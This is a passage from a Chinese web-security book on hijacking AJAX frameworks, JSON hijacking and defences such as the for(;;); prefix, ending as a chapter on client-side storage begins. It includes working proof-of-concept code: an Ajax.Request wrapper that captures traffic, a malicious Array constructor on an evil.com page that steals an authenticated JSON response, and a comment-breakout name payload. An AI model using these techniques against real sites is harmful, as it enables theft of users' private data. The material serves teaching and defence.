//创建原来响应方法的引用
var oldCallback = options.onSuccess;

//改写原来的响应方法
var ShimCallback = function(x) {
var out = 'Captured Traffic\n';
out += options.method.toString().toUpperCase() +
" " + url + " HTTP/1.1\n";
out += "=== Response ===\n";
out += x.status + "\n";
out += x.responseText;

alert(out);
//传递实际的响应方法
oldCallback(x);
};

//将原来响应方法的引用指向新的方法
options.onSuccess = ShimCallback;

//传递请求方法的构造函数
return new oldRequest(url, options);
}
//在重载 Ajax.Request 时需要用到的全局变量
Fake.Events = ['Uninitialized', 'Loading', 'Loaded',
'Interactive', 'Complete'];

//将 Ajax.Request 引用指向新的方法
Ajax.Request = FakeAjaxRequest;
```

图 7-6　在使用 Prototype 的 AJAX 应用程序中，我们利用改写后的方法截获并显示了通过 AJAX 传输的数据

读者们应当记住，这个方法并不是只能用于 Prototype。实际上，它适用于所有的框架，以及几乎所有的 JavaScript 方法。我们之所以使用 Prototype，是因为它使用起来非常方便。正如我们所见，我们还可以调用 window.setInterval()或者 window.alert()等浏览器兼容的方法。但是，当我们（本书作者）尝试调用 document.write()、document.createElement()或者 window. open()等原生方法时，却遇到了不同的错误和安全问题。可能这与不同浏览器对原生方法的实现方式有关。读者们还要记住，虽然从功能上看，拦截所有 AJAX 数据的功能非常强大，但是框架中还有其他更适于被劫持的功能。以 Dojo.Storage 为例，它提供了一个不同客户端存储机制的抽象层（我们将在下一章讨论不同的客户端存储技术，以及相应的安全问题）。具有讽刺意味的是，由于实现方法不同，大多数访问客户端存储方法的方法无法被改写。例如，我们无法在 JavaScript 中，改写由某个 Flash 对象暴露出来的 ActionScript 方法。同样，也无法改写与由浏览器提供的 GetCookie()或者 SetCookie()方法。因此，我们也无法读取并改写 document.cookie 对象（至少对所有的浏览器而言）。但是，通过劫持 Dojo.Storage 这个抽象方法，攻击者能够截获所有客户端存取的数据，不管该数据是否真的存储在客户端。关键是，我们无法将某个浏览器中的功能直接改写为兼容所有的浏览器。但是，通过改写抽象了该功能的框架，我们可以做到这一点。更糟糕的是（或许是更好的，这取决于你的立场），劫持框架代码并不会受到网站或者域的限制，同样的代码可以用于多个网站。

防御这种劫持的方法就是添加一些 JavaScript 代码，用来检查客户端其他代码的完整性。例如，Prototype 可能会提供一个 **ValidateIntegrity()**方法，调用 **Ajax.Request()**等主要方法的 **toString()**函数，以确保这些方法没有被恶意的代码替换。但是，这又存在一个循环的问题。劫持 Ajax.Request()的代码同样也可以改写 **ValidateIntegrity()**方法，使其总返回 *true*。于是开发人员必须确保验证完整性

方法的完整性！另一种可以尝试的方法就是基于整个客户端的代码生成一个 MD5 散列值，然后发回给服务端，在客户端与服务端进行下一步交互之前，先用该散列值进行验证。不过，攻击者依然可以修改发送 MD5 散列值的方法，总是发送服务端保存的MD5 值。如果我们添加一个 Flash 对象来检查 JavaScript 并计算 MD5 呢？可惜的是，恶意的 JavaScript 劫持代码仍然可以在这个 Flash 对象进行 MD5 检查之前，轻易地将其从 DOM 中删除掉，并替换成一个假的 Flash 对象欺骗服务端。简而言之，开发人员必须明白，不可能保证客户端代码的完整性。

7.2　劫持“即时”的 AJAX

在上一部分中，我们已经介绍了如何改写框架中的方法，来被动地监视数据，并改变程序的流程控制。但是，要想改写成功，攻击者的代码必须在目标代码之后加载。如果攻击者的方法首先加载，那么合法的方法就会将攻击者的方法覆盖掉了。

即时的 AJAX 是指当需要时才动态下载所需的 JavaScript 代码。这种技术也被称为**懒加载**（Lzay Loading）或者**延迟加载**（Delayed Loading）。Dojo 的打包系统便使用了即时 AJAX。该技术在 JavaScript 中的一个应用便是动态创建新的 SCRIPT 标签，将外部的 JavaScript 文件引入进来。而更流行的用法是使用 XMLHttpRequest 来获取其他代码，然后使用 eval()方法在客户端执行这些 JavaScript 代码。因为这些代码是动态添加的，所以不会出现在 Firebug 的 JavaScript 文件列表中。这就相当于查看刚加载完的页面源代码，与查看某一时刻的源代码一样。虽然攻击者可以使用 Firebug 来查看究竟下载了哪些 JavaScript，以及它们是如何执行的，但是这绝对是一件非常枯燥的事情。如果代码经过了加密或者混淆，那么对于攻击者来说，这更是难上加难。

实际上，攻击者需要的是一个用 JavaScript 编写的调试器，或者说是监视器。该监视器能够访问客户端环境中所有的 JavaScript 方法，并且允许攻击者检查动态加载的 JavaScript 代码。此外，攻击者使用该监视器后，不必再通过嗅探网络数据，就可以查看客户端的代码，并且可以检测某个方法何时被加载，以及何时与其他方法产生冲突。

要实现这样的 JavaScript 监视器或调试器，首先要能够查看当前环境中所有可以访问的 JavaScript 方法。在大多数浏览器中，所有由用户定义的方法都会作为全局对象 **window** 的属性。我们可以使用如下代码来获取这些信息：

```
<script>

function BogusFunction1() {
```

```
//空方法
}

function BogusFunction2() {
//空方法
}

var ret = "";
for(var i in window) {
if(typeof(window[i]) == "function") {
ret += i + "\n";
}
}
alert(ret);

</script>
```

上面这段代码通过对 **window** 对象的所有属性进行循环，将所有属于方法的属性列举出来，弹出的对话框内容如图 7-7 所示。注意，列表中包含了由用户定义的两个方法 BogusFunction1()和 BogusFunction2()，以及 window.alert()和 window.setTimeout()等常见方法。

图 7-7　在 Firefox 中，window 对象中所有属于方法的属性列表

既然能够列出 window 对象中所有的方法，那么我们可以编写一个程序，用来检测 window 对象中由用户定义的方法[2]。当我们找到一个方法时，可以调用该方法对象的 valueof()方法，来获得该方法的源代码。

在 Internet Explorer 中应该如何来编写这个程序呢？在 Internet Explorer 中，全局对象和由用户定义的方法都不是 window 对象的可枚举属性，因此 for(var i in window)这段代码永远不会返回我们期望的结果。但是，攻击者却可以利用命名空间！如果我们知道某人正在使用 org.msblabs.common 这个命名空间，那么就可以对该命名空间的属性进行枚举迭代，来找出其中所有的方法。虽然这种办法只能用于 Internet Explorer，并且必须知道网站使用的命名空间，但是命名空间的名字一般都是公开的。攻击者可以提前查看网站的 JavaScript 代码，来确定其使用的命名空间。

到现在为止，我们已经介绍了如何编写一个 JavaScript 程序，来监视 JavaScript 环境并提取所有由用户定义的方法代码。但是，我们如何来检测是否有新的方法被添加呢？答案其实很简单。当我们每次运行这个方法搜索程序时，都会生成一份由用户定义的方法列表。然后，我们可以使用 setIntercal()方法不断重复地调用搜索代码，如果监测到有新的方法被添加，就将该方法的源代码也一同收录进来。

本书作者们编写了一个名为 HOOK 的工具，可以监视 JavaScript 环境，并监测出是否有新的 JavaScript 方法添加到环境中。该工具本身也是用 JavaScript 编写的，并且不依赖于某种浏览器。因此，该工具不仅可以用于几乎所有的浏览器中，而且可以用于 XSS 攻击。我们以一个基本的 JavaScript 框架 FRAME 为例。通过使用 HOOK，我们可以发现 FRAME 中只有两个方法，共 18 行代码。第一个方法用来对字符串进行解密，而第二个方法则调用第一个方法对加密后的代码进行解密，然后将解密后的代码通过 eval()方法添加到 JavaScript 环境中。在图 7-8 中，我们已经标出了包含在加密代码中的 JavaScript 变量。为了简单起见，我们预先将这段代码赋给一个变量。在实际中，这段代码可能会是某个 AJAX 请求的响应信息，由服务端来生成。

[2] window 对象中的方法因不同的浏览器而异。对于其他的浏览器，只需稍微地修改示例代码，便同样可以获得一个方法列表。

图 7-8　HOOK 通过对 window 对象进行枚举迭代，提取出了 FRAME 框架中由用户定义的两个方法

在我们单击“加载即时代码”按钮后，FRAME 框架会对新方法进行解密，并添加到 JavaScript 环境中。同时，HOOK 程序会通过 setInterval()方法每 5 秒钟进行一次检查，看看是否有新的内容被添加到环境中。在图 7-9 中，我们可以看到，HOOK 检查出 FRAME 已经添加了 4 个新的方法，并且代码量已经增长到了 30 行。此外，从图片背景的 Firebug 截图中可以看到，它一个方法也没有检查出来。

图 7-9　HOOK 检测出了 4 个新加载的方法。注意，背景图片中的 Firebug 连一个都没能发现

最后，在图 7-10 中，HOOK 显示出了 FRAME 中新添加的方法。可以看到，其中 3 个都是基本的数学计算，还有一个用来设置密钥。需要指出的是，我们捕获的所有方法都已经以一种方便阅读的格式显示。但是，HOOK 并没有提供这种格式化的功能，它只是通过调用 valueOf()获得由用户定义的方法，实际上是浏览

器中的 JavaScript 解释器提供的格式化功能。




图 7-10　HOOK 已经发现并提取了 4 个新方法，其中 secret()方法可能用于生成密码或者密钥

HOOK 是一个对即时 AJAX 应用程序进行调试和监视的理想程序。通过访问由用户建立的方法，建立索引，HOOK 可以知道当前 JavaScript 解释器中可用的所有方法。它还有另一个好处，就是不必再进行其他形式的 JavaScript 混淆，这也使 HOOK 成为了 Web 安全检查、或者 JavaScript 恶意代码分析的绝佳工具。通过 HOOK 还可以说明，我们真的是对禁止别人访问 JavaScript 代码无能为力。一旦有人看见了我们的代码，便可以用恶意代码覆盖，然后完全劫持客户端程序的处理逻辑。HOOK 可以从 www.msblabs.rog 上下载。

7.3　劫持 JSON API

以上这些劫持案例有一点相似之处，就是可以执行不同域中的 JavaScript 代码。通常来说，这是由于存在着 XSS 漏洞，或者网站允许用户上传 JavaScript 代码（例如 JavaScript widget 等）所造成的。这种情况特别容易发生在 JavaScript 聚合（Mashup）程序中。我们会在第 10 章“请求来源问题”中深入探讨这一问题。

AJAX 应用程序的服务端 API 为攻击者提供了各种机会。我们在第 4 章“AJAX 攻击层面”中已经看到，所有这些 AJAX 端点都为攻击者提供了一个更大的攻击层面，暴露给他们更多的安全问题。但是，使用 JSON 的 AJAX 应用程序会受到

一种称为“JSON 劫持”的针对性攻击[3]。JSON 劫持同时运用了跨站请求伪造（Cross Site Request Forgery，CSRF），以及 JavaScript 方法冲突这两种技术。在第 3 章“Web 攻击”中，CSRF 之所以能够成功，是因为浏览器自动将所有缓存下来的 HTTP 身份认证信息，或者所有合适的 cookie 信息，都随请求一同被发送给了服务端。如果 Bob 已经登录进了 Gmail，并且访问了 evil.com 中某个包含<script src=“http://www.gmail.com/index.html”>的页面，那么 Bob 的浏览器就会自动向 http://www.gmail.com/index.html 发送一个 HTTP GET 请求，以及含有 Bob 在 Gmail 中会话令牌的 cookie 信息。但是，除非 http://www.gmail.com/index.html（假定该页面是存在的）包含相应的 JavaScript 代码，否则攻击者无法看到返回的响应信息。因此，CSRF 通常作为一种盲目性的攻击手段，虽然攻击者可以强制浏览器向互联网中的任意网站发送带有认证信息的请求，但是无法得到返回的响应信息。那么，使用 JSON 是不是就能让攻击者得到返回的响应信息呢？

我们以第 2 章“劫持”中的在线旅行网站 HighTechVacatios 为例来说明，假设有一个需要调用某个 Web 服务的 AJAX 请求，而 HighTech 则正好提供了一个 Web 服务 PastTrip.ashx。该服务会返回一个 JSON 数组，其中包含了某个用户在过去半年中所登记的全部旅行记录，最终会通过 AJAX 动态将这些内容返回给客户端。PastTrip.ashx 这个服务会检查请求中包含的 cookie 信息，来确定返回哪个用户的旅行记录。图 7-11 显示了某个 HTTP 编辑器所获得的 JSON 数组，其中的用户是由 cookie 中的会话 ID 指定的。

图 7-11　AJAX 请求通过调用 PastTrip.ashx，返回了一个嵌套的数组，其中包含用户过去在 HighTechVacations.net 中登记的旅行记录

[3] 这项技术也被称做“JavaScript 劫持”，不过这个名字很容易让人弄混。

JSON 劫持的关键部分在于，JSON 是 JavaScrpit 源代码的一个有效子集。因此我们可以将这个 JSON 数组放到一个 SCRIPT 标签中。如果我们这样做，会产生什么效果呢？

```
<script type="text/javascript">
[["AJAXWorld", "2007-04-15", "2007-04-19", ["ATL", "JFK",
"ATL"],
95120657, true],
["Honeymoon", "2007-04-30", "2007-05-13",
["ATL", "VAN", "SEA", "ATL"], 19200435, false],
["MS Trip", "2007-07-01", "2007-07-04", ["ATL", "SEA", "ATL"],
74905862, true],
["Black Hat USA", "2007-07-29" "2007-08-03",
["ATL", "LAS", "ATL"], 90398623, true]];
</script>
```

这里我们仅从表面上定义了一个数组。在 JavaScript 解释器的内部处理中，会调用数组的构造方法 Array()来创建一个数组对象。然后，JavaScript 解释器会检查是否对该数组进行了任何操作。例如，[1,2,3].join(".")是一个完全合法的 JavaScript 代码。但是，在例子中，我们并没有对这个数组进行任何操作。由于该数组始终没有赋值给某个变量，所以一直未被引用，最终会被 JavaScript 解释器的垃圾收集机制回收掉。这样，通过将由 AJAX 返回的 JSON 数据放在 SCRIPT 标签中，我们强制 JavaScript 解释器执行了数组的构造方法 Array()。

我们从本章之前的“劫持 AJAX 框架”一节中可以了解到，JavaScript 代码可以覆盖掉其他的方法，包括内部方法。这表明我们同样也可以覆盖掉 Array()方法！攻击者可以用自己的恶意代码替换掉数组的构造方法，从而捕获数组中的所有内容和方法，并发送给第三方。假如有如下的一段代码：

```
function Array() {

var foo = this;

var bar = function() {

var ret = "Captured array items are: [";
for(var x in foo) {
ret += foo[x] + ", ";
}
```

```
ret += "]";
//通知攻击者，我们这里只是将信息弹出显示
alert(ret);
};

setTimeout(bar, 100);
}
```

在我们恶意构造的数组方法中，我们将当前对象（即当前正被创建的数组）赋给变量 foo。同时，我们也创建了一个匿名方法 bar()，对变量 foo 的所有属性（即所有存储在数组中的元素）进行循环。在例子中，虽然所有收集到的数据都直接返回给了用户，但是攻击者可以通过 Image 对象，轻易地将这些数据发送给第三方。数组构造方法最后完成的事情，是使用 setTimeout()方法，在 100 毫秒后调用 bar()方法。这是为了保证在调用 bar()方法时，所有定义的数组元素都已经被加载到创建的数组对象中，也为了保证 bar()方法能够窃取到数组中的所有数据。

如图 7-12 所示，攻击者可以使用这些方法，来窃取从网站 API 返回的数据。




图 7-12　攻击者使用方法窃取从网站 API 返回的数据

Alice 访问了 evil.com 的某个页面，其中包含了一段来源于另一个网站的脚本标签。由于 evil.com 已经替换了数组的构造方法，所以任何由其他网站返回的 JSON 数组都会被 evil.com 网站所截获。

我们假定 Alice 已经登录进了 HignTechVacations.net 网站中，即 Alice 已经通过了身份认证，而 HighTechVacations.net 也将会话 ID 存入到她的 cookie 中。接下来，如图 7-12 中的第一步所示，Alice 被骗去访问恶意的网站 evil.com。而 evil.com 向 Alice 的浏览器返回了一个页面，其中包括如下代码：

```
<html>
<head>
<title>JSON Hijacking Demo</title>
<link            rel="stylesheet"            type="text/css"
href="media/style.css"/>
<link rel="shortcut icon" href="/favicon.ico" />
</head>
<body>

<script>

function Array() {
... clipped for brevity
}

</script>
<!-- script include directly to the endpoint
on 3rd party site -->
<script src=
"http://www.hightechvacations.net/Vacations/ajaxcalls/" +
"PastTrips.ashx">
</script>

... clipped for brevity

</html>
```

第一段 script 标签中包含了一个恶意的数组构造方法，用来窃取所有数组中的内容，并将这些数据返回给 evil.com。而第二段 script 标签则引用了 HighTechVacations.net 中的 PastTrips.ashx 服务。如同所有经典的 CSRF 攻击一般，这段代码会强制 Alice 的浏览器向 HighTechVacation.net 的 PastTrips.ashx 发送一个已经通过身份认证的请求，该请求会返回一个 JSON 数组，其中包含 Alice 过去在 HighTechVacations.net 登记的所有旅行记录。这一切发生在图 7-12 中的第二步。当浏览器将这个 JSON 数组存放到 script 标签中时，会调用 JavaScript 解释器来执行。而 JavaScript 解释器接收到这个数组后，会调用已经被改写的数组构造方法来创建数组。如图 7-12 中的第三步所示，这段恶意代码会窃取 JSON 数组中 Alice 的旅行记录，并将数据返回 evil.com。在图 7-13 中，evil.com 已经能访问

HighTechVacations.net 返回的 JSON 数据。读者可以将图 7-13 中的数据与图 7-11 中直接由 HighTechVacations.net 返回的数据进行比较，会发现二者的内容是一样的。

图 7-13　evil.com 已经成功地通过 JSON 劫持，窃取了 Alice 过去在 HighTechVacations.net 的旅行记录

JSON 劫持并不是网络安全研究员们假想出来的。在很多大型、知名的 AJAX 应用程序中，都已经发现了 JSON 劫持的漏洞，其中甚至包括 Google 的 Gmail。

7.3.1　劫持对象定义

对于我们能够劫持 JavaScript 数组，读者应该一点都不感到奇怪。如果一个 AJAX API 返回的是对象定义而不是数组，那么为了窃取其中的数据，攻击者甚至可以覆盖对象的构造方法，例如 Object()。实际上，我们只需要将 function Array()替换为 function Object()，便可以将原来恶意的数组构造方法改为恶意的对象构造方法。但是，有一点我们必须注意，虽然代码中的数组定义符合 JavaScript 的语法，但是对象的定义就不一定了。假设有如下一段 JavaScript 代码：

```
<script type="text/javascript">
{"frequentFlyer": true, "miles": 19200}
</script>
```

当 JavaScript 解释器解析这段代码时，会抛出一个“非法标签”的语法错误。这是由于花括号{和}被作为代码块的开始和结束，而不是作为一个对象的定义来解释的。因此，“frequentFlyer”会被解释为一个 JavaScript 标签，而不是对象的

一个属性，并且 JavaScript 的标签中不能含有引号[4]。这就是我们之前说**绝大多数** JSON 都是 JavaScrpit 的有效子集，而不是全部的原因。括号中的 JSON 对象定义是有效的，例如({“suit”:”spades”,”value”:”jack”})。因此，正因为使用了 JSON 对象定义来代替 JSON 数组定义，所以我们同样会受到 JSON 劫持的攻击。

7.3.2　JSON 劫持的根源

当 2006 年～2007 年第一次讨论 JSON 劫持的话题时，所有相关的证明使用的都是基于 Mozilla 的 JavaScript 扩展，例如 settter 或者_defineSetter_。这导致许多人认为，这些漏洞只存在于基于 Mozilla 的浏览器中，例如 Firefox，因为只有这些浏览器才支持像_defineSetter_这样的扩展。不幸的是，他们的这种想法是错误的。正如我们上面看到的，恶意的数组构造函数，以及对象的构造函数都没有任何 Mozilla 专有的代码。这是否意味着所有浏览器都存在这个问题呢？答案是否定的。为了理解这一点，我们考虑两个 API 劫持成功的条件。

- JSON 数组定义和对象定义都是通过 AJAX 返回的，并且返回的都是符合语法的 JavaScript 代码。
- JavaScript 解释器遇到合适的定义时，会自动调用数组或者对象的构造函数。

在这两个原因中，上面的没有什么好说的。实际上，为了通过 eval()方法来简化解释过程，JSON 一开始就被设计为 JavaScrpit 的一个子集。但是，下面的跟每个浏览器的 JavaScript 解释器都有关。本书作者在对主流浏览器测试后得出一个结论：当遇到某个定义时，只有基于 Mozilla 的浏览器才会调用数组或者对象的构造方法。这说明，仍然只有基于 Mozilla 的浏览器（Mozilla、Firefox、Netscape、IceWeasel 等）才会受到 JSON API 劫持攻击，但是原因却与之前许多人所想的大相径庭。

7.3.3　如何防范 JSON 劫持

从理论上来讲，JSON 劫持攻击应该是非常容易防范的。当几个 AJAX 程序直接使用 script 标签通信时，返回的数据会立即被 JavaScript 解释器所执行。但是，

[4] 我们宁可希望读者不知道 JavaScript 有标签，因为当读者认识到 JavaScript 中没有一个“goto”关键字能够跳到这些标签时，会变得更加迷惑。如果想了解更多的内容，请参考 JavaScript 的“带标签的 continue”特性。

当使用 XMLHttpRequest 对象进行通信时，开发人员则可以对返回的数据随心所欲地进行操作。

因此，大多数防范 JSON 劫持的办法就是人为地在响应信息中添加一些脏数据。如果 AJAX 程序直接使用 script 标签，那么这个脏数据就会立即执行，并防止 JavaScript 解释器进一步执行 JSON 定义。以 HighTechVacations.net 中的 PastTrips.ashx 为例，如果它可以在 JSON 响应信息前添加一段语法错误的 JavaScript 代码，那么当 PastTrips.ashx 使用 script 标签通信时，JavaScript 解释器就会执行如下的一段代码：

```
I' /\/\ a bl0ck of inva1id $ynT4x! WHOO!
[["AJAXWorld", "2007-04-15", "2007-04-19", ["ATL", "JFK",
"ATL"],
95120657, true],
["Honeymoon", "2007-04-30", "2007-05-13",
["ATL", "VAN", "SEA", "ATL"], 19200435, false],
["MS Trip", "2007-07-01", "2007-07-04", ["ATL", "SEA", "ATL"],
74905862, true],
["Black Hat USA", "2007-07-29" "2007-08-03",
["ATL", "LAS", "ATL"], 90398623, true]];
```

JavaScript 解释器会尝试去执行这段代码，但是在执行第一行的时候会抛出一个语法错误。这就防止了 JavaScript 解释器去执行下面的 JSON 定义。如果 PastTrips.ashx 使用 XMLHttpRequest 进行通信，那么客户端的 JavaScript 会在解析 JSON 对象之前将这段语法错误的代码删除掉。

我们已经为返回 JSON 的 AJAX 程序建立了一套防范 JSON 劫持的机制，其中需要在执行响应信息前，在客户端代码中添加并删除一些脏数据。但是，我们如何来添加脏数据呢？可惜的是，很多人都会在这个问题上犯错误。

首先，如果我们在 JSON 响应信息前加上无法执行的 JavaScript 代码，那么攻击者就可以通过重写 window.onerror()方法，来重新定义处理错误的方法。只有在满足多种情况下，攻击者才有可能捕获到错误信息，并看到返回的 JSON 对象。另一个常用的方法就是用/*和*/这样的多行注释，将 JSON 响应数据包围起来。假设有一个 Web 服务会返回一个带有注释的人名列表，并且是通过 script 标签直接访问，那么便会返回给 script 标签以下的内容：

```
<script type="text/javascript">
/*
```

```
["Eve", "Jill", "Mary", "Jen", "Amy", "Nidhi"]
*/
</script>
```

如果应用程序没有进行合适的输入验证，那么一对怀有恶意的用户：Eve 和 Nidhi，就可以故意构造 Eve*/[“bogus 和 bogus”]/*Nidhi 这样的名字。这样，就会在 script 标签中产生如下的结果：

```
<script type="text/javascript">
/*
["Eve*/["bogus",     "Jill",     "Mary",     "Jen",     "Amy",
"bogus"]/*Nidhi"]
*/
</script>
```

这时，数组[“bogus”,”Jill”,”Mary”,”Jen”,”Amy”,”bogus”]就不再属于 JavaScript 的注释了，它们会被解释器传递给恶意的数组构造方法，同时泄露其中的内容。虽然这种攻击更加复杂，但是能够证明，使用注释是一种危险的做法，因为它依赖于开发人员是否进行了适当的输入验证。如果开发人员忘记验证名字只能由字母组成，那么 Eve 和 Nidhi 就可以通过插入*/或者/*，提前结束注释并将其他的数据暴露出来。至此，我们希望已经给读者灌输了这样的思想：除了必须对所有的输入都进行验证之外，还必须在深层次的防御策略上保持谨慎。只有当其他防御措施都能正常运转后，才可以选择注释的办法，否则，它并不是最佳的解决方案。

保护应用程序免受 JSON 劫持的最佳办法是在相应信息前添加一个死循环，如下所示：

```
<script type="text/javascript">
for(;;);
["Eve", "Jill", "Mary", "Jen", "Amy", "Nidhi"]
</script>
```

如果某人试图进行劫持，那么这段代码会使 JavaScript 解释器进入到一个死循环中。这种方法的好处有两点。首先，不像采用注释的方法，死循环的方式不需要在 JSON 的两头都添加代码，这就避免了被提前结束的危险；第二，for(;;);只包含了一个 JavaScript 关键字和一些标记，因而攻击者无法覆盖 for 关键字的实现。有些人可能会建议使用 while(1);，但是这并不是一个理想的解决方案。因为 1 是一个数字，当遇到数字时，某些 JavaScript 解释器也会调用数字的构造方法

Number()。于是，攻击者可以使用 this=0;来替换掉原来的构造方法，重新定义 1 的值，使得 while 的条件永远为 false，从而造成 JavaScript 解释器继续读取整个 JSON 中的内容。同理，我们也不能使用 while(true);。据我们（本书作者）所知，虽然当前没有 JavaScript 解释器会对布尔值调用构造方法，但是很可能将来会这么做。作为一名注重安全的开发人员，我们不光应当想到如何保护当前应用程序的安全，还要尽量降低将来由于技术变革所导致的安全风险。

安全建议

开发人员应当在返回的 JSON 数据前添加死循环，来避免受到 JSON 劫持的攻击。特别指出，开发人员应当使用 for(;;);。这不仅是由于它仅由 JavaScript 的关键字组成，而且比 while(1);更加简洁。在客户端的 JavaScript 代码中，我们可以对 XMLHttpRequest 对象的 responseText 属性调用 substring()方法，轻易地去掉 for(;;);这条语句。

以下这段 JavaScript 代码可以用于删除死循环语句。其中，defang()方法应该在 JSON 解析前调用对 XMLHttpRequest 对象的 responseText 属性。在下面的代码中，我们使用到了 Crockford 的 JSON 解析库：

```
function defangJSON(json) {
if(json.substring(0,8) == "for(;;);") {
json = json.substring(8);
}
Return json;
}

var safeJSONString = defangJSON(xhr.responseText);
var jsonObject = safeJSONString.parseJSON();
```

7.4 本章小结

我们已经看到，JavaScript 的动态特性使得其他 JavaScript 程序可以自动修改某个 AJAX 应用程序的源代码。方法冲突不仅可以用来重写某个方法的实现，还可以被动监视程序中的数据流向，这使得开发人员不得不指定命名空间。我们也已经看到，JavaScript 代码可以用来跟踪并捕获新加载的代码。到现在为止，我们又再次重申这个观点：任何人都可以对客户端代码进行反向工程分析，即使它是

一部分一部分动态加载的。不幸的是，开发人员无法阻止这种恶意的行为。此外，由某个用户定义的方法不仅能覆盖其他用户定义的方法，还可以覆盖像window.alert()这样的内置方法，甚至是原生的对象构造方法。这使得攻击者可以实现 JSON 劫持攻击，窃取由 AJAX 返回的 JSON 内容。开发人员应当使用添加死循环的办法，来防范 JSON 劫持攻击。

本章已经完全说明了，在 AJAX 客户端程序逻辑方面攻击者可以利用的安全漏洞。在下一章中，我们会主要介绍客户端的存储机制，以及客户端数据存储方面的安全问题。

第8章
攻击客户端存储

错误观点：

客户端的机器是一个可以用来存放数据的安全地方。

当 AJAX 应用程序将数据存储在客户端时，会产生一系列的安全问题。不仅攻击者可以轻易查看和修改客户端存储的数据，而且也会将访问存储空间的权限泄露给不可靠的第三方。这使得攻击者可以通过 AJAX 应用程序，远程读取所有存储在客户端的离线（或者称为脱机，Offline）数据。即使是那些十分注意安全问题、尽量避免将敏感数据放在客户端的开发人员，也难免将表格和树中的数据缓存在客户端存储系统中。只有对每种客户端存储方法都有着全面的理解，并且实现了过期机制和恰当的访问控制，开发人员才能真正保证客户端存储的安全。

8.1 客户端存储系统概述

Web 应用程序的客户端部分之所以如此艰难才成为应用程序的主要组成部分，主要是缺乏以下 4 个条件：

- 浏览器都能够兼容的标准（或半标准），使得开发人员可以轻松编写跨平台的客户端代码。
- 个人电脑的速度足够快，能够解释并运行大量、复杂的客户端程序。
- 一种能够在客户端和服务端之间来回传送数据的方式，可以不必中断用户的操作或体验过程。
- 一种能够在客户端存储大量数据的持久化存储系统，用来存储各个页面之间的输入和输出。

由于 Web 标准已经成熟，并且在 Web 开发人员和用户的压力下，浏览器厂商不得不开始遵循标准，所以第一条需求已经满足了。与 90 年代时 Web 的黑暗

时期相比，现在编写跨浏览器的 JavaScript 程序已经容易得多。而声称计算机处理能力每 18 个月翻一番的**摩尔定律（Moore's Law）**也解决了第二个需求。现在的计算机在运行浏览器中复杂的解释程序时，速度已经比以前快了许多。还记得在 90 年代中期，在一台只有 32MB 内存的奔腾 90 机器上运行 Java applets 要多长时间吗？第三个需求也已经被 AJAX 所带来的 XMLHttpRequest 对象解决了。AJAX 应用程序能够无缝地移动数据，并且不需要像以前一样再等待整个页面的刷新过程了。而最近日益崛起的客户端存储系统由于可以通过 JavaScript 访问，所以也正在逐渐满足最后一个需求。

离线 AJAX 正是一个绝佳的范例。离线 AJAX 允许用户不需要连接到互联网上就可以访问 Web 应用程序。我们将在第 9 章“离线 AJAX 应用程序”中对其进行深入的讨论。但是，要想实现这个功能，客户端的存储至关重要。客户端存储的好处包括：通过将数据存储在客户端可以减少 AJAX 的数据传输量；提高网络连接速度；持久化存储数据的时候不必再受到域和浏览器的限制。在这一章中，我们会介绍几种不同的客户端存储方法，并讨论如何安全地使用它们，其中包括 HTTP cookies、Flash 本地共享对象、Mozilla 的 DOM 存储，以及 Internet Explorer 的 userData 存储。

在我们深入讲解客户端存储的不同实现之前，应该先确定数据在客户端存储的时间。这可以分为两类：持久化和非持久化，用来表示数据在系统中存储的时间长短。非持久化数据只是临时存储在客户端，当用户关闭浏览器时就会被丢弃掉。而持久化数据则可以存储在客户端更长时间。即使用户关闭并重新打开浏览器，甚至重新启动机器，这些数据依然保留在客户端。持久化存储的数据通常都有一个过期时间，就像存放在冰箱中的牛奶一样，一旦持久化数据过了过期时间，那么 Web 浏览器就会将这些数据删除。当开发人员选择数据存储系统时，首先要了解数据是否会长时间地存放在系统中。

下面是关于一般的客户端存储安全的内容。

从本章开始的错误观点中我们可以得知，客户端在数据存储方面存在着许多重大的安全隐患。当我们介绍每个客户端存储方法时，读者应该始终在脑中思考以下几个问题。知道这些问题的答案，可以帮助你选择最合适、最安全的客户端存储方法。

- **支持什么样的浏览器？**虽然有很多像 Dojo.Storage 这样的框架致力于将不同存储方法的差异抽象出来，但是读者依然可能不得不根据用户使用的浏览器而选择某种较差的存储方式。

- **这种存储方式是支持持久化存储，还是非持久化存储，还是两种都支持？**如果你只需要持久化地存储数据，那么可以在适当的时候删除一些无用的临时数据。
- **要存储多少数据？**默认的容量是多少？最大的容量是多少？如果不能为你的应用程序提供足够的存储空间，其他说得再好听都是没用的。
- **要存储什么类型的数据？**如果某种存储方式只能保存字符串数据，那么你就不得不对其他类型的数据进行序列化和反序列化。如之前所述，这一步是攻击者关注的焦点，因为对于自己实现的序列化和反序列化代码很容易存在拒绝式服务漏洞。注意哪些存储方式会带来额外的繁重工作。
- **该存储方式的访问规则是什么？**是否默认的其他域、服务及网页都可以访问这些数据？该存储方法提供了哪些方法来限制对数据的访问权限？
- **如何清除或者删除旧的数据？**保留不必要的数据不仅仅是草率的表现，还会成为一个安全上的漏洞。虽然在客户端无法保护任何秘密，但是将敏感数据在各个客户端存储很长时间也不会带来任何的好处。我们应该注意，哪种存储方式可以自动删除数据，或者允许你为数据设置一个过期时间。
- **如果用户要删除数据有多容易？**如果你选择了一种临时性的存储方式，那么应用程序就需要对客户端数据消失的情况进行处理。我们编写的应用程序必须能够优雅地处理错误，不是吗？
